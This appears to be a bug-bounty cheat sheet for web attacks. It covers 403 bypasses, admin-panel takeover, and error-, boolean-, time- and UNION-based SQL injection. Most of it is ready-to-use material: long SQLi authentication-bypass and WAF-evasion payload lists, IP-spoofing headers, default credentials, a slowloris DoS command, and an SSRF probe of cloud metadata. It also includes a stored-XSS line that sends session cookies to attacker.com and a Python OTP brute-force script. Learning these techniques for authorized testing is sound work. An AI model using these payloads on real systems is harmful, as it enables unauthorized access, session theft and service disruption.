2. 404 status code subdomains

1. Test for Subdomain Takeover [Subjack or Subzy]

2. Enumerate Hidden Directories and Files [custom 404 pages]

---

3. 403 status code subdomains

1. Enumerate Directory and File Access (e.g., /admin, /backup.zip)
2. Check for HTTP Header-Based Restrictions
   [Test bypasses by modifying headers like :]
   1. User-Agent
   2. Referer
   3. Origin
3. Test for Method-Based Access
4. Look for Path Traversal Vulnerabilities
5. Bypass Using Alternate Encoding

---

4. 5xx status code subdomains

1. Missing Parameters [Fuzz for them]

```
# GET params
ffuf -w -H 'user-agent: ' -rate 10 -t 1 -u https://url/api/v1/gustes?FUZZ

ffuf -w burp-parameter-names.txt -H 'user-agent: ' -rate 10 -t 1 -u
https://url/v1/events?FUZZ=11

# POST Params Forams
ffuf -x POST -w  -H 'user-agent:  '  -rate 10 -t 1 -p "0.1-0.3" -u
https://url/backend/gestes -d 'FUZZ=1' -H 'Content-type: application/x-
www-form-urlencoded'

ffuf -X POST -w  -H 'user-agent: '  -rate 10 -t 1 -p "0.1-0.3" -u
$URL/admin/v1/FUZZ  -d '{}' -H 'Content-type: applicaton/json'
```

2. **500 Internal Server Error — Debug Disclosure**

- Send unexpected input or malformed requests:

```
curl -X POST -d 'username=admin&password=\'' http://target.com/login
```

Finding:

- The server returns:
  `HTTP/1.1 500 Internal Server Error X-Powered-By: Express Error: SyntaxError: Unexpected token '`

  Impact:
- Stack traces or error messages may leak:
  - Internal file paths
  - Programming language
  - Frameworks in use
  - SQL syntax hints

  These hints can assist in SQLi, **RCE**, or **LFI exploitation**

3. **502 Bad Gateway — Misconfigured Reverse Proxy**

Fuzz uncommon ports or send unexpected Host headers:

```
curl -H "Host: internal.target.com" http://public.target.com
```

Finding:

- The response is a `502 Bad Gateway`
- Or you may find that some internal subdomains yield 502 while others 200

  Impact:
- Reveals reverse proxy paths
- May indicate **internal services** are exposed
- Can help in **SSRF** or **port enumeration**

4. **503 Service Unavailable — DoS Potential**

Send high numbers of concurrent requests or use slow HTTP techniques:

```
slowloris -dns target.com -port 80 -timeout 40
```

Finding:

- Target returns:
  `HTTP/1.1 503 Service Unavailable Retry-After: 120`

Impact:

- Application fails under moderate load
- Can lead to **Denial of Service (DoS)** vulnerability report

5. **504 Gateway Timeout — SSRF/Backend Timeout**

Try internal service URLs (SSRF testing):

```
curl "http://target.com/api/fetch?url=http://169.254.169.254/latest/meta-data/"
```

Finding:

- Response: `504 Gateway Timeout`
- Suggests access to internal services was attempted but timed out
  Impact:
- May confirm **SSRF capability**
- Indicates that **internal services** (e.g., AWS metadata) are **reachable**

Based On Web Apps Functionality :

1. **Content Types** :
   - Look for multipart-forms [Shell, injections, ++]
   - Look for content type XML [XXE]
   - Look for content type json [API vulns]
2. **APIs** :
   [Broken Auth ,BAC , mass assignment ,SQLi , SSRF , File Upload, Data Exposure ,Command / Template Injection]
3. **Account Section** :
   - Profile [stord XSS]
   - App Custom Fields [stord XSS, SSTI]
   - Integrations [SSRF, XSS]
4. **Paths or URLs passed as values** : [SSRF, Redirs]
5. **Uploads Functions** :
   - Self Uploads
     - XML Based (Docs/PDF) [SSRF,XSS,XXE]
     - Image [XSS,Shell] {name, Binary_header , Metadata}
   - Where is data stored? [s3 perms]
6. **File download** :
   [Path traversal, info disclosure]
7. **Search bars** :
   [Reflected XSS, sql injection]

==========

[*] Test And Exploiting Web-based And Api Vulnerabilities :

==========

OWASP 2026 :

1. **Broken Access Control**
2. **Injection :**
   - SQLi
   - NoSQLi
   - SSRF
   - XXE
   - RCE
3. **Security Misconfiguration :**
   - Path Traversal
   - LFI/RFI
   - Improperly secured cloud buckets
   - File Upload

[@] Broken Access Control :

Authorization Testing (Broken Access Control)

Broken Access Control happens when an application **fails to properly restrict what authenticated (or unauthenticated) users can do**.

- [ ] Forced browsing
- [ ] HTTP method bypass
- [ ] Admin panel access checks
- [ ] Parameter tampering
- [ ] Horizontal privilege escalation
- [ ] Vertical privilege escalation
- [ ] IDOR testing
- [ ] JWT manipulation
- [ ] Missing role validation
- [ ] Mass assignment

---

403 status code subdomains

- Dork : `site:test.com`
- wayback > find old urls

Payloads

```
/
/*
/%2f/
/./
./.
/*/
```

Directory Based

```
If you see directory with no slash at end then do these acts there
```

```
site.com/secret => 403
site.com/secret/* => 200
site.com/secret/./ => 200
```

File Base

```
If you see file without any slash at end then do these acts there
```

```
site.com/secret.txt => 403
site.com/secret.txt/ => 200
site.com/%2f/secret.txt/ => 200
```

Protocol Base

```
Well, sound wired but check out the example for better understanding
```

```
https://site.com/secret => 403
http://site.com/secret => 200
```

Headers

```
# User-Agent Spoofing
curl -k -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" https://x.x.x.x/

# Host Header Injection
curl -k -H "Host: admin.x.x.x.x" https://x.x.x.x/

# Test Origin and Referrer Headers
curl -k -H "Origin: https://x.x.x.x" -H "Referer: https://x.x.x.x/upload"
https://x.x.x.x/

# Bypass IP Restrictions
curl -k -H "X-Forwarded-For: 127.0.0.1" -H "X-Real-IP: 127.0.0.1"
https://x.x.x.x/

# Test for Debug or Development Headers
curl -k -H "X-Debug: true" -H "X-Dev-Mode: 1" https://x.x.x.x/

# Automate Header Testing
ffuf -u https://x.x.x.x/ -H "FUZZ: value" -w
/usr/share/wordlists/headers/common.txt
```

Check Alternative Paths

```
  Brute-forces directories to discover hidden endpoints.
```

```
    ffuf -w /usr/share/wordlists/dirb/common.txt -k -u https://x.x.x.x/
    // for dir under / that give 403 fuzz again
    for Ex:
        ffuf -w /usr/share/wordlists/dirb/common.txt -k -u
https://x.x.x.x/
```

Bypass with Alternate HTTP Methods

```
  Tests server behavior with different HTTP methods.
```

```
    curl -k -X POST https://x.x.x.x/
```

Admin Panels pentesting

[+] Workflow Summary

1. **Discover Admin Panel**: Use `gobuster` or `ffuf`
2. **Bypass 403**
3. Test for Method-Based Access
4. Default Credentials
5. Look for Path Traversal Vulnerabilities
6. Bypass Using Alternate Encoding
7. **Test Access Control**: Switch roles, test IDORs, and try authenticated vs unauthenticated paths

- Admin panels (e.g., `/admin`, `/administrator` , `/admin-panel` , `/cpanel` , `/dashboard` , `/internal` , `/manage` , `/debug`)

```
#Bypassing 403 Forbidden on Admin Panels:
curl -i -H "X-Original-URL: /admin" http://target.com/

curl -i -H "X-Custom-IP-Authorization: 127.0.0.1" http://target.com/admin

curl -i -H "X-Forwarded-For: 127.0.0.1" http://target.com/admin

curl -i -b "session=abc123" http://target.com/api/admin/users

# Or combine them:
curl -i -H "X-Forwarded-For: 127.0.0.1" -H "X-Host: 127.0.0.1"
http://target.com/admin
```

```
ffuf -w raft-med-lowerca -H 'user-agent: zzzzz-zzzz' -u url/admin/v1/FUZZ
```

```
403-bypass.sh -u https://target.com/admin --exploit
```

```
TRACE /admin HTTP/1.1
```

```
Return For Example Custum Header :
X-Custom-IP-Authorization : 50.1.22.45 // your currunt ip

To Access the admin area we change to
X-Custom-IP-Authorization : 127.0.0.1
```

Direct URL Manipulation :

```
I checked if normal users could access admin pages by changing the URL:

https://example.com/user/dashboard
https://example.com/admin/dashboard
```

Access to an Admin Portal by Response Manipulation :

```
1. Inspecting the behavior of this endpoint, I noticed the server
responded with JSON data containing the below

{"status":false,"user_Details":""}

2. Exploring the Behavior

> While testing the application using Burp Suite, I observed that the
`_status_` and `userDetails` parameter was responsible for determining
the user's access level. I began wondering: _What if this field could be
manipulated?_

This was verified through source code review) →using breakpoints are also
helpfull ;)


3. Manipulating the Response

Using Burp Suite's **HTTP Response Editor**, I intercepted the login
response and modified the `userDetails` field to `"admin"` and `_status_`
to `_"true"_` .

The manipulated response looked like this:

{"status":true,"user_Details":"admin"}
```

```
I forwarded the response to the browser and then turned the intercept
off. Surprisingly, the application loaded with admin privileges!
```

Local Route Poisoning :

```
GET /admin HTTP/1.1
Host: test.com

HTTP/1.1 403 Forbidden
```

```
GET /anything HTTP/1.1
Host: test.com
X-Original-URL: /admin

HTTP/1.1 200 OK
```

Spoofable client ips http headers :

- In the context of **HTTP header spoofing**, attackers often inject or manipulate **client IP-related headers** to **bypass access controls**, **evade logging**, or **spoof user identity**, especially when dealing with **proxies, load balancers, or WAFs**.
- Host names and ports of reverse proxies (load balancers, CDNs) may differ from the origin server handling the request, in that case the `X-Forwarded-Host` header is useful to determine which `Host` was originally used.
- When a client makes an HTTP request, the IP address visible to the origin server is typically the IP of the **last proxy or load balancer**. The `X-Forwarded-For` header allows that proxy/load balancer to **append** the original client's IP address to the request, so the origin server or subsequent proxies can access it.

```
X-Forwarded-For: 203.0.113.45, 198.51.100.17
```

- `203.0.113.45` → client IP
- `198.51.100.17` → IP of the proxy or CDN
- Notes:
  - If we add those header the reverse proxies will send them in many cases without changing them.

`X-Forwarded-For`	`1.2.3.4`	Most common; spoof origin IP behind proxy.
`X-Real-IP`	`10.0.0.1`	Used by Nginx and some proxies.
`X-Client-IP`	`127.0.0.1`	Some frameworks trust this directly.
`X-Forwarded`	`for=192.168.1.10`	Variants used in load balancers.
`Forwarded`	`for=203.0.113.195; proto=http; by=203.0.113.43`	RFC 7239-compliant; newer proxy standard.
`True-Client-IP`	`8.8.8.8`	Akamai and some CDNs use this.
`X-Cluster-Client-IP`	`172.16.0.1`	Some Kubernetes setups respect this.
`CF-Connecting-IP`	`1.1.1.1`	Cloudflare origin IP header.
`Fastly-Client-IP`	`9.9.9.9`	Fastly CDN-specific.
`X-Originating-IP`	`127.0.0.2`	Sometimes found in email or HTTP apps.
`X-Remote-IP`	`100.64.0.1`	Rare but can be honored by legacy system
`X-Remote-Addr`	`203.0.113.1`	Another custom header for original IP.

Note

These headers are only effective if:

- The backend application **trusts proxy headers**.
- The WAF/load balancer is **misconfigured** to not overwrite or sanitize them.
- The attacker is targeting a **bypassed access control** (e.g., admin allowed from `127.0.0.1`).

---

1. Default Credentials → Full Admin Panel Takeover

Scenario

Admin panel exposed publicly:

```
/admin
/administrator
/wp-admin
/admin-panel
/cpanel
/dashboard
/internal
/manage
/debug
/admin_backup/
/phpmyadmin/
```

Test Case :

- Default **admin:admin**
- Username = admin@example.com and password = Admin
- Default credential for Grafana is admin:admin
- Username: `admin`
- Password: `admin123`

Impact

- Full admin login
- Creation of new admin users
- Website and database modification

Real-World Notes

- Extremely common in **custom CMS** and **internal dashboards
- **The Scenario:** A company installs a third-party tool (like a CMS or network monitor) and forgets to change the default settings.
- **The Attack:**
  - **Brute Forcing Paths:** Using tools like `ffuf` or `dirsearch` to find hidden panels like `/admin_backup/`, `/dev/`, or `/phpmyadmin/`.
  - **Default Logins:** Trying `admin:admin`, `admin:password`, or `root:root`.

Root Cause

- Weak credential policy
- No MFA
- No login attempt restrictions

2. Admin Login Bypass → SQL Injection

Scenario

Admin login form using unsafe SQL queries.

Authentication Bypassing Admin Panel :

```
- Payload Used : admin’ or ‘1’=’1'#
- Payload Used : ' OR '1'='1' #
```

```
- SQL Injection :

OR '1'='1' #
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
admin' or 1=1
admin" --
admin" #
admin"/*
admin" or "1"="1
```

```
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
```

What Happened

User input was concatenated directly into the SQL query without parameterization, allowing authentication logic to be bypassed.

- **The Payload:** Entering `' OR 1=1 --` into the username field.
- **The Result:** The database interprets the query as "Select the user where 1 equals 1" (which is always true). The system logs the attacker into the first account in the database—usually the **Super Admin**.

Impact

- Login bypass
- Immediate admin panel access
- Possible full database extraction

Where It Was Seen

- Legacy PHP apps
- Old CodeIgniter / Laravel versions
- Internal tools

Root Cause

- No prepared statements
- Weak backend validation

3. Password Reset Logic Flaw → Admin Account Takeover

Flaws in how a panel handles "Forgot Password" requests can lead to account takeovers.

- **The Scenario:** The "Reset Password" link is sent via an email, but the token is predictable (e.g., a Base64 encoded timestamp).
- **The Attack:** An attacker requests a reset for the admin email, predicts/generates the token, and navigates to the reset page before the admin even sees the email.
- **Host Header Injection:** An attacker triggers a password reset but changes the `Host` header in the HTTP request to `attacker.com`. If the server uses this header to build the link, the admin receives a legitimate-looking email, but clicking the link sends their secret token directly to the attacker's server.

Scenario

Password reset endpoint:

```
POST /reset-password
email=admin@company.com
```

What Happened

- Reset tokens were not user-specific
- Tokens had no expiration
- Token reuse was possible

Impact

- Admin password reset
- Legitimate admin login
- No alerts triggered

Severity

Critical (silent takeover)

Root Cause

- Broken authentication flow
- Poor token validation

---

4. Session Hijacking via Stored XSS

If an admin panel has a "Logs" or "User Feedback" section, it might be vulnerable to Cross-Site Scripting (XSS).

- **The Scenario:** An attacker submits a "Contact Us" form containing a malicious script: `<script>fetch('https://attacker.com/steal?cookie=' + document.cookie)</script>`.
- **The Attack:** When the Admin logs into the panel to review the new message, the script executes in their browser.
- **The Result:** The admin's session cookie is sent to the attacker. The attacker then injects that cookie into their own browser to "become" the admin without ever needing a password.

---

5. IDOR → Unauthorized Admin Access

Scenario

Admin endpoint:

```
/admin/users/edit?id=1
```

What Happened

The backend failed to verify user authorization. Changing the `id` parameter allowed access to admin functions.

Impact

- User role modification
- Self-promotion to admin
- Full privilege escalation

Root Cause

- Missing server-side access control
- Trust in frontend role checks

---

6. JWT Misconfiguration → Admin Role Forgery

Scenario

JWT used for admin authorization.

Example payload:

```
{
  "user": "test",
  "role": "admin"
}
```

What Happened

- Weak or leaked signing secret
- Backend trusted role claim blindly

Impact

- Role escalation
- Full admin panel access

Root Cause

- Weak cryptographic practices
- Trusting client-side data

---

7. Mass Assignment via JSON Body

Context:

User updates their own profile.

Legitimate Request:

```
PUT /api/v1/profile
Authorization: Bearer eyJhbG...

{ "username": "newuser",   "email": "me@example.com" }
```

Exploit Attempt:

Add hidden admin-only fields:

```
{   "username": "newuser",   "email": "me@example.com",   "is_admin":
true,   "role": "admin" }
```

```
curl -X PUT -H "Authorization: Bearer $TOKEN" \ -H "Content-Type: application/json" \ -d '{"username":"newuser", "email":"me@example.com", "is_admin":true, "role":"admin"}' \ https://target.com/api/v1/profile
```

Result:
You escalate your role if the API lacks field whitelisting. This is **mass assignment** leading to BAC.

---

8. Bypass 403 restrictions on admin panels

[+] Header-Based Bypasses (Spoofing the Source)

Many web applications use "Edge" servers (like Nginx, Cloudflare, or a Load Balancer) to block access to `/admin`. However, the internal application might trust certain headers to identify the "true" IP of the user.

- **The Attack:** Adding headers to your request that make it look like it's coming from the server itself (localhost).
- **Common Headers to Try:**
  - `X-Forwarded-For: 127.0.0.1`
  - `X-Originating-IP: 127.0.0.1`
  - `X-Remote-IP: 127.0.0.1`
  - `X-Client-IP: 127.0.0.1`
- **Real Example:** A researcher found that a company's admin panel was blocked for everyone except internal employees. By adding `X-Forwarded-For: 127.0.0.1`, the backend system assumed the request originated from the local server and granted full access.

[+] Verb Tampering (Changing the Method)

Sometimes security rules are only applied to specific HTTP methods like `GET` or `POST`.

- **The Scenario:** Accessing `GET /admin` returns a **403 Forbidden**.
- **The Attack:** Changing the request method to `POST`, `PUT`, or even a fake method like `PURGE`.
- **The Result:** If the security filter only looks for `GET` requests to `/admin`, changing the method might slip past the filter while the backend server still processes the request and serves the page.

[+] Path Fuzzing & Normalization Issues

This exploits how different servers (the proxy vs. the backend) interpret URLs. If the proxy thinks you are visiting a safe page, but the backend thinks you are visiting the admin page, you can bypass the block.

- **Case Sensitivity:** If the block is on `/admin`, try `/ADMIN` or `/aDmIn`.
- **Path Traversal:** Try accessing the panel via a "safe" directory: `/public/..;/admin`.
- **URL Overlapping:**
  - `example.com/admin/` -> **403**
  - `example.com/admin/.` -> **200 OK**
  - `example.com/admin/..;/` -> **200 OK**
- **The Logic:** The Proxy sees `/admin/..;/` and thinks "This is just the root directory, let it through." The Backend sees it, resolves the dots, and serves the `/admin` content.

[+] The "X-Rewrite-URL" & "X-Original-URL" Bypass

These headers are used by some frameworks (like Symfony or Zend) to handle internal routing.

- **The Attack:**
  1. Request a page that definitely exists: `GET /login`.
  2. Add the header: `X-Original-URL: /admin`.
- **The Result:** The security filter sees a request for `/login` (which is allowed) and passes it through. The backend application sees the `X-Original-URL` header and decides to show you the `/admin` dashboard instead.

Summary of 403 Bypass Payloads

IP Spoofing	`X-Forwarded-For: 127.0.0.1`	Trick server into thinking you are local.
Path Manipulation	`/admin/%2e/`	Use URL encoding to hide the path from filters.
Extension Bypass	`/admin.php` vs `/admin.json`	Bypass rules looking for specific file types.
Header Override	`X-Original-URL: /admin`	Use routing headers to jump to a hidden path.

Real-world examples from famous writeups

1. The "Dot-Slash" (. /) Logic Bypass

A researcher (Nagli) found a bypass on a high-profile target where the admin panel was strictly blocked by a Load Balancer.

- **The Target:** `https://target.com/admin` (Returned **403 Forbidden**)
- **The Bypass:** `https://target.com/admin/./`
- **The Logic:** The security rule was likely a regex (Regular Expression) looking for a string that *ends* exactly in `/admin`. By adding `/./`, the URL technically changed, causing the regex to fail, but the backend server ignored the `.` (which signifies "current directory") and served the admin content anyway.
- **Bounty:** Often in the **$1,000 - $3,000** range for such "one-character" fixes.

2. Using `X-Original-URL` on Apple

In a famous report by Sam Curry, he demonstrated how specific headers could bypass access controls on Apple's infrastructure.

- **The Scenario:** A specific path `/dashboard` was restricted.
- **The Attack:**
  1. Sent a request to a public page: `GET /index.php`
  2. Added the header: `X-Original-URL: /dashboard`
- **The Result:** The frontend server saw a request for `index.php` (Allowed). When it reached the backend, the application prioritized the `X-Original-URL` header and rendered the admin dashboard.
- **Takeaway:** This is a classic "Front-end vs. Back-end" discrepancy.

3. The `8080` Port & Host Header Trick

Sometimes the "admin panel" is just a different service running on the same server, but the firewall only blocks the main domain.

- **The Writeup:** A researcher found an admin panel on `internal-admin.company.com` which was unreachable from the outside.
- **The Bypass:**
  1. They connected to the public site `www.company.com`.
  2. They changed the **Host Header** in the request to: `Host: localhost:8080`.
- **The Result:** Because the web server (Nginx/Apache) was misconfigured to route traffic based on the Host header rather than the IP, it routed the external request to the internal-only admin port.

---

4. Bypassing Okta/SSO via Path Fuzzing

In some corporate environments, the `/admin` path is protected by an SSO (Single Sign-On) layer like Okta or Cloudflare Access.

- **The Bypass:** A researcher found that if they requested `/admin` it redirected to a login page. However, if they requested `/admin/..;/` or `/admin/..%2f/`, the SSO layer thought they were trying to leave the admin directory (going "up" one level), so it didn't trigger the login requirement.
- **The Result:** The backend server interpreted the `..;/` as "stay in the same directory" and granted access to the admin panel without an SSO prompt.

Summary Table of Famous Bypass Payloads

Path Normalization	`/admin..;/`	Proxy and Backend disagreed on the path.
Double Encoding	`/admin/%252e%252e/`	WAF decoded once, Backend decoded twice.
Case Switching	`X-Custom-IP-Authorization`	Developer used a non-standard header for "Safe IPs".
Trailing Slashes	`/admin//`	Simple regex bypass on the firewall rule.

Test Case 2 :

- admin.target.com/login >> login page for Admin
- search for User and Password using GitHub Dork >> failed
- bypass the login destination using Burp Suite >> failed
- try changing the word Login to Singup >> OK
- created an account and went to log in. I logged in with admin permissions.. and I saw very sensitive information.

WriteUp (Leet Cipher) - Admin Dashboard Disclosure bug :

1. URL > 403 "Only admins are allowed to view this page"
2. Fuzz

```
ffuf -w /path/to/wordlist -u https://test.com/FUZZ
```

3. Finding

```
/logs > 403
```

4. Fuzz again

```
ffuf -w /path/to/wordlist -u https://test.com/logs/FUZZ
```

5. Finding

```
/admin_logs > 200
```

6. open admin_logs file

```
X-Auth-For: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
X-Auth-For: AAAAAAAAAAAAAAAAAAAAaaaaaaaaaaaaaaaaaaaaaaaaaaaa
...
```

7. try to access the / with those keys

```
GET / HTTP/1.1
Host: test.com
User-Agent:
X-Auth-For: AAAAAAAAAAAAAAAAAAAAaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

8. Response > expired token
9. There May be endpoint that generate those tokens
10. Search inside JS files First Download those files

```
echo "admin.test.com" | waybackurls | grep -P ".*\.js" | wget
```

11. search inside those downloaded JS files

```
grep -RoP "(\/[a-zA-Z0-9_\-]+)+"  // find all endpoints

\ for scape /
[a-zA-Z0-9_\-] all alphapets a-zA-Z0-9 _ -
+ one occurrence or more /something/something
```

```
OUTPUT:
/aaa
...

/api/request/auth_token
```

12. visit /api/request/auth_token but 405
13. so use burp

```
OPTIONS /api/request/auth_token HTTP/1.1

-------------------------------------------------
Response > POST is allowed
```

14. change method

```
```http
POST /api/request/auth_token HTTP/1.1

-------------------------------------------------
Response > New token
```

15. use the generated token
16. email admin login with OTP 4-digit
17. we must use domain name for OTP
18. The Method

```
1. generate auth token
2. admin@vuln.com
3. enter OTP
4. If OTP is correct?
    1. No >> repate
    2. YES >> login as Administrator
```

19. The POC
```

```python
#!/usr/bin/python3
import requests


def main():
    url = "http://127.0.0.1:5000"
    for otp in range(10000):
        # request authorization token
        auth_token = requests.post(f"{url}/api/request/auth_token")

        # send the X-Authorized-For header
        headers = {
            "Content-Type": "application/x-www-form-urlencoded",
            "X-Authorized-For": auth_token.text.strip()
        }

        # submit email to request OTP
        data = {"email": "leetcipher@vulnerable.com"}
        requests.post(f"{url}/request_otp", headers = headers, data =
data)

        # brute-force OTP
        data = {"otp": "{:04}".format(otp)}
        response = requests.post(f"{url}/submit_otp", headers = headers,
data = data, allow_redirects = False)
        print("[{:04}] -> [{}]".format(otp, response.status_code))

        # check if the response status code equal to anything except 401
        if response.status_code != 401:
            print("valid OTP -> [{}]".format(otp))
            break


if __name__ == "__main__":
    main()
```

[@] Injections :

SQL Injection :

[+] What Is SQL Injection ?

SQLi happens when user input :

- Reaches a database query
- Without safe binding
- Allowing logic manipulation

[+] Why SQLi Still Exists Today

- Dynamic queries
  - Dynamic queries are SQL statements built by concatenating user input directly into the query string.
- ORDER BY misuse
  - column names cannot be parameterized normally, so developers often inject user input directly.
- ORMs used incorrectly
  - ORM stands for Object-Relational Mapping.
    It's a technique (and usually a library/framework) that lets developers interact with a database using programming language objects instead of writing raw SQL.
- JSON APIs.
- Legacy admin panels.

[+] SQLi Hunting Methodology

Break & Fix is a **manual SQL Injection testing methodology** used by professional bug hunters.

Phases

1. Break

Intentionally disrupt the SQL query to :

- Trigger syntax errors
- Alter logical conditions
- Expose backend behavior

2. Fix

Repair the query syntax using :

- SQL comments

- Quotes (https://example.com/user?id=123'')
    - By doing this, you're essentially "closing" the SQL query properly again.
- Logical operators
- Parentheses

3. Control

Prove impact by:

- Extracting data
- Forcing conditional behavior
- Triggering time delays
- Bypassing authentication

If you can **break** → **fix** → **control**, SQL injection is confirmed.

[+] where can i inject my payload ?

Any user-controlled parameter that gets processed by the application might be hiding a vulnerability. This includes :

- Application parameters in query strings (e.g., GET requests)
- Application parameters included as part of the body of a POST request Browser-related information (e.g., user-agent, referrer)
- Host-related information (e.g., host name, IP)
- Session-related information (e.g., user ID, cookies).
- GET
  `/index.php?id=1
- **POST**
  `html froms Ex. login pages
- **Header based**
  `Referer, Host, or User-Agent
- **Cookie**
  `id=some Value;

[+] Identify Candidates

High-risk parameters :

```
id
user_id
order_id
search
filter
sort
date
status
```

```
    id=2') --+ >> Fix the query
    id=2") --+ >> Fix the query
    id=2")) --+ >> Fix the query
```

Examples :

```
GET /api/orders?id=123
```

```
POST /api/report

{ "from": "2024-01-01" }
```

If it touches the database → test it.

[+] Type 1. Error-Based SQLi

Example Target

```
GET /product.php?id=15
```

Backend Query

```
SELECT * FROM products WHERE id = '$id'
```

Break

```
'
"
```

```
)
```

Encoded:

```
%27 → ' (single quote)
%22 → " (double quote)
%20 → space
```

Look for:

- SQL errors
- Stack traces
- Different status codes

```
?id=15'
```

Result:

```
SQL syntax error near ''
```

Fix

```
?id=15'--
```

Page loads normally.

Control

```
?id=15' AND updatexml(1,concat(0x7e,user()),1)--
```

Result:

```
~shopuser@localhost
```

✔ Error-based SQLi confirmed

Standard Payload

```
' AND updatexml(1,concat(0x7e,user()),1)--
```

WAF Bypass Variants

```
'/**/AND/**/updatexml(1,concat(0x7e,user()),1)--
```

```
' AND UPDATEXML(1,CONCAT(0x7e,USER()),1)--+
```

```
'%27 AND updatexml(1,concat(0x7e,user()),1)-- -
```

Encoding Bypass

```
%2527%2520AND%2520updatexml(1,concat(0x7e,user()),1)--
```

✔ Bypasses weak signature-based WAFs

[+] Type 2. Boolean-Based Testing

```
1 AND 1=1
1 AND 1=2
' AND '1'='1
' AND '1'='2
```

Different response = candidate.

Break

```
AND 1=2
```

Page changes.

Fix

```
AND 1=1
```

Page normal.

Example:

```
http://example.com/product.php?id=1 AND 1=1 -- (normal page loads)
http://example.com/product.php?id=1 AND 1=2 -- (page behaves differently)
```

Control

```
AND SUBSTRING(database(),1,1)='s'
```

True/False behavior observed.

Standard

```
AND 1=1
```

Operator Replacement

```
AND 2>1
```

Logical Rewrite

```
AND NOT 1=2
```

Comment Injection

```
AND/**/1=1
```

Case Sensitive Bypass

```
AnD 1=1
```

[+] Type 3. Time-Based SQLi

MySQL

```
1 AND SLEEP(5)
```

PostgreSQL

```
1; SELECT pg_sleep(5)
```

MSSQL

```
1; WAITFOR DELAY '0:0:5'
```

- Typically use sleep payloads such as: (I will use between 15-30 seconds to determine if the page is actually vulnerable)
  - ' or sleep(15) and 1=1#
  - ' or sleep(15)#
  - ' union select sleep(15),null#

Break

```
AND SLEEP(5)
```

Response delayed.

Fix

```
AND IF(1=1,SLEEP(5),0)
```

Control

```
AND IF(SUBSTRING(user(),1,1)='a',SLEEP(5),0)
```

Delay confirms TRUE condition.

Standard (MySQL)

```
AND SLEEP(5)
```

Conditional Rewrite

```
AND IF(1=1,SLEEP(5),0)
```

Arithmetic Delay

```
AND BENCHMARK(5000000,MD5(1))
```

Comment Obfuscation

```
AND/**/SLEEP/**/(5)
```

URL Encoded

```
AND%20SLEEP%285%29
```

[+] 4. Authentication Bypass

Since, the ‘OR ’1’=’1’ part is always true, effectively transforming the WHERE clause into a true statement, which matches all rows in the users’ table. If the application logic is such that it selects the first user, that is, admin in this case, from the returned dataset for authentication purposes, this flaw can be exploited to bypass authentication.

Break

```
username=admin'
```

Fix

```
username=admin'--
```

Control

```
username=admin' OR 1=1--
```

Logged in as admin.

Standard

```
' OR 1=1--
```

Operator Obfuscation

```
' OR 2>1--
```

Comment-Based

```
'/**/OR/**/1=1--
```

Encoded

```
%27%20OR%201=1--
```

Authentication bypass summary :
>> in the login form put the username filed
>> [' or 1=1 --space]
>> [tom' or 1=1;#]
>> [tom' or 1=1 LIMIT 1;#]
this will login with the first record
in the users table and it may be the
the admin user.

```
wfuzz -c -z file,/usr/share/wfuzz/wordlist/Injections/ SQL.txt -d
"username=FUZZ&password=ok&submit=Login" http://127.0.0.1:8080/login.php
```

Note: The keyword ‘FUZZ’ is used to fuzz the parameter, in this case “username”.

The status code 302 confirms payload ‘or 1 = 1 or “=‘ worked and the application performed redirection.

[+] Database Enumeration Differences

A. UNION-Based SQLi

Used when multiple rows/columns can be fetched and output is **reflected** in the web page.

Example:

To get columns number (change until true no. found start from high value then decrease)

```
?id=1' ORDER BY 3--+
```

```
?id=1' UNION SELECT null, database(), null--+
```

Result:

```
shopdb | shopuser
```

Inline Comment Bypass

```
'/**/UNION/**/SELECT/**/database(),user()--
```

Keyword Split

```
' UN/**/ION SEL/**/ECT database(),user()--
```

Case Manipulation

```
' uNiOn sElEcT database(),user()--
```

Hex Encoding

```
' UNION SELECT 0x6461746162617365,0x75736572--
```

Pros:

- Fast
- Reveals full data

Cons:

- Needs correct number of columns
- Output must be shown on the page

B. Boolean-Based SQLi

Used when **no data is reflected**, but page behavior changes based on query outcome.

Goal: Extract data **one bit or character at a time**

Example:

```
?id=1' AND ASCII(SUBSTRING((SELECT database()),1,1))=100 --+
```

Pros:

- Works when output isn't visible

Cons:

- Very slow

C. Time-Based SQLi

Used when page doesn't show errors or change behavior visually, but response time is affected.

Goal: Similar to Boolean, but relies on **delays**.

Example :

```
?id=1' AND IF(ASCII(SUBSTRING((SELECT database()),1,1))=100, SLEEP(5),
0)--+
```

Pros:

- Works even when no visible feedback

Cons:

- Very slow
- Affected by network jitter

[+] Modern WAF-Aware SQLi Payloads

Comment & Keyword Bypass

```
SL/**/EEP(5)
SELE/**/CT
1/**/AND/**/SLEEP(5)
```

```
/*!50000 UNION SELECT */ user(),database()
```

Space's

```
'+OR+SUBSTRING(user(),1,1)='a';--+
```

Operator Abuse

```
1||SLEEP(5)
```

Function Wrapping

```
(SELECT(SLEEP(5)))
```

Encoding

```
%27%20AND%20SLEEP%285%29
%2527%2520AND%2520SLEEP%25285%2529
```

Arithmetic Bypass

```
OR 2*2=4
```

Bitwise Operator

```
OR 1|1
```

[+] Note :

JSON Confusion

JSON Confusion is a type of vulnerability that happens when a backend application expects one data type (like a number or string) but receives a different JSON type (like an array or object) — and the server does not properly validate it.
Attackers abuse this mismatch to:

- Bypass validation
- Cause logic errors
- Trigger SQL Injection
- Exploit NoSQL queries
- Bypass authentication

```
{
  "id": ["1 AND SLEEP(5)"]
}

"id": ["1"]
"id": {"$ne": null}
```

```
"id": "1 OR 1=1"
"id": ["1 OR SLEEP(5)"]
```

ORDER BY Injection

```
sort=price,(SELECT SLEEP(5))
```

